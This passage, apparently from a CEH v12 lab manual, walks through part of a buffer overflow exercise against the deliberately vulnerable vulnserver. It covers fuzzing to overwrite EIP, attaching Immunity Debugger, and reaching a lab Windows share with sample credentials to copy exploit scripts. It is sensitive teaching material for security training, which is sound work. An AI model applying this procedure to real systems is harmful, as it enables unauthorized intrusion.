
45. After identifying the buffer overflow vulnerability in the target server, we need to perform fuzzing. Fuzzing is performed to send a large amount of data to the target server so that it experiences buffer overflow and overwrites the EIP register.
46. Switch back to the **Windows 11** virtual machine and close **Immunity Debugger** and the vulnerable server process.
47. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
48. Switch back to the **Parrot Security** virtual machine.
49. Minimize the **Terminal** window. Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options.




50. The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.




51. The security pop-up appears; enter the **Windows 11** machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.




52. The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.




53. Navigate to **CEHv12 Module 06 System Hacking\Buffer Overflow Tools** and copy the **Scripts** folder. Close the window.



